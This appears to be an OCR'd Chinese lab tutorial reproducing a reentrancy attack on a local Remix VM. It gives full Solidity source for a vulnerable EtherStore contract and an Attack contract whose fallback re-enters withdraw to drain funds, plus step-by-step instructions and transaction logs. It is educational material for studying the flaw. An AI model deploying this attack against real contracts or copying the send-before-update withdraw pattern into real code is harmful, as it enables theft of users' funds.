
注意：以下步骤直接使用remix vm完成。（如下图所示）




- 受害者acc1（remix vm中的第一个）
  0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
- 攻击者acc2（remix vm中的第二个）
  0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2

如下图所示部署EtherStore合约，需要解锁部署合约的那个账户（这里用了acc1，作为被攻击者）
部署成功后可以在下面的合约处看到合约的地址，如下图（1）处所示。

- EtherStore合约
  0xd9145CCE52D386f254917e481eB44e9943F39138




如下图所示部署Attack合约，需要解锁部署合约的那个账户（这里用了acc2，作为攻击者）。因为Attack合约需要EtherStore合约的地址作为初始化的参数，所以需要在下图deploy右边填写一个账户地址，填写的是EtherStore合约的地址



运行合约


1.存钱

- 被攻击者存钱：被攻击者（acc1）存入10 ether，value处需要修改。acc1需要unlock，点击deposit按钮存钱。存钱完成后会在（1）处看到Ether store的总钱数为10 ether。




3.查看余额

- 在圆圈处填写acc1的地址，点击balances查看被攻击者的余额，看到（1）标注的位置有10 ether这个是acc1存入的钱。（2）标注的位置显示一共有10 ether，这个是Ether store的总钱数为10 ether。




4.开始攻击


- 选用acc2账号，输入1 ether，点击attack进行攻击



- 完成攻击后，可以看到acc2账号少了1 ether，之前Ether store中的10 ether和acc2的1 ether都在Attack合约的地址中



- 将Attack合约中的钱全都提取到攻击者acc2的账号中，直接点击withdraw提取钱，Attack合约中的11 ether添加到了acc2的账号中，变成了约110 ether（操作过程中需要消费一点点ether）


DEPLOY & RUN TRANSACTIONS
ENVIRONMENT
Remix VM (London)
VM
ACCOUNT
0xAb8...35cb2 (109.999999
GAS LIMIT
3000000
VALUE
0
Ether
CONTRACT (Compiled by Remix)
Attack - contracts/attack.sol
Deploy
Publish to IPFS
OR
At Address
Load contract from Address
Transactions recorded
Deployed Contracts
ETHERSTORE AT 0XD91...39138 (ME
Remove from the list
ATTACK AT 0XA13...EAD95 (MEMOR
Balance: 0 ETH
attack
withdraw
etherStore
getBalance
Low level interactions
CALLDATA
Transact
Home
3_Ballot.sol
attack.sol
//SPDX-License-Identifier: GPL-2.0-or-later
pragma solidity ^0.8.6;
contract EtherStore {
mapping(address => uint) public balances;
function deposit() public payable {
balances[msg.sender] += msg.value;
}
function withdraw() public {
uint amount = balances[msg.sender];
require(amount > 0);
msg.sender.call{value: amount}(""); // bug 进入到攻击合约的fallback函数中
balances[msg.sender] = 0;
}
}
contract Attack {
EtherStore public etherStore;
constructor(address _addr) {
etherStore = EtherStore(_addr); // 实例化
}
function attack() external payable {
require(msg.value >= 1 ether);
etherStore.deposit{value:1 ether}(); //存钱，保证能调用withdraw()
etherStore.withdraw(); // 开始攻击
}
function getBalance() public view returns(uint) {
return address(this).balance;
}
function withdraw() public {
payable(msg.sender).transfer(address(this).balance);
}
fallback() external payable {
if (address(etherStore).balance >= 1 ether) {
etherStore.withdraw(); // 重入
}
}
}
listen on all transactions
Search with transaction hash or address
[vm] from: 0xAb8...35cb2 to: Attack.attack() 0xa13...eAD95 value: 1000000000000000000 wei data: 0x9e5...faafc logs: 0 hash: 0x490...9c66d
transact to Attack.withdraw pending ...
[vm] from: 0xAb8...35cb2 to: Attack.withdraw() 0xa13...eAD95 value: 0 wei data: 0x3cc...fd60b logs: 0 hash: 0x2c9...f48a1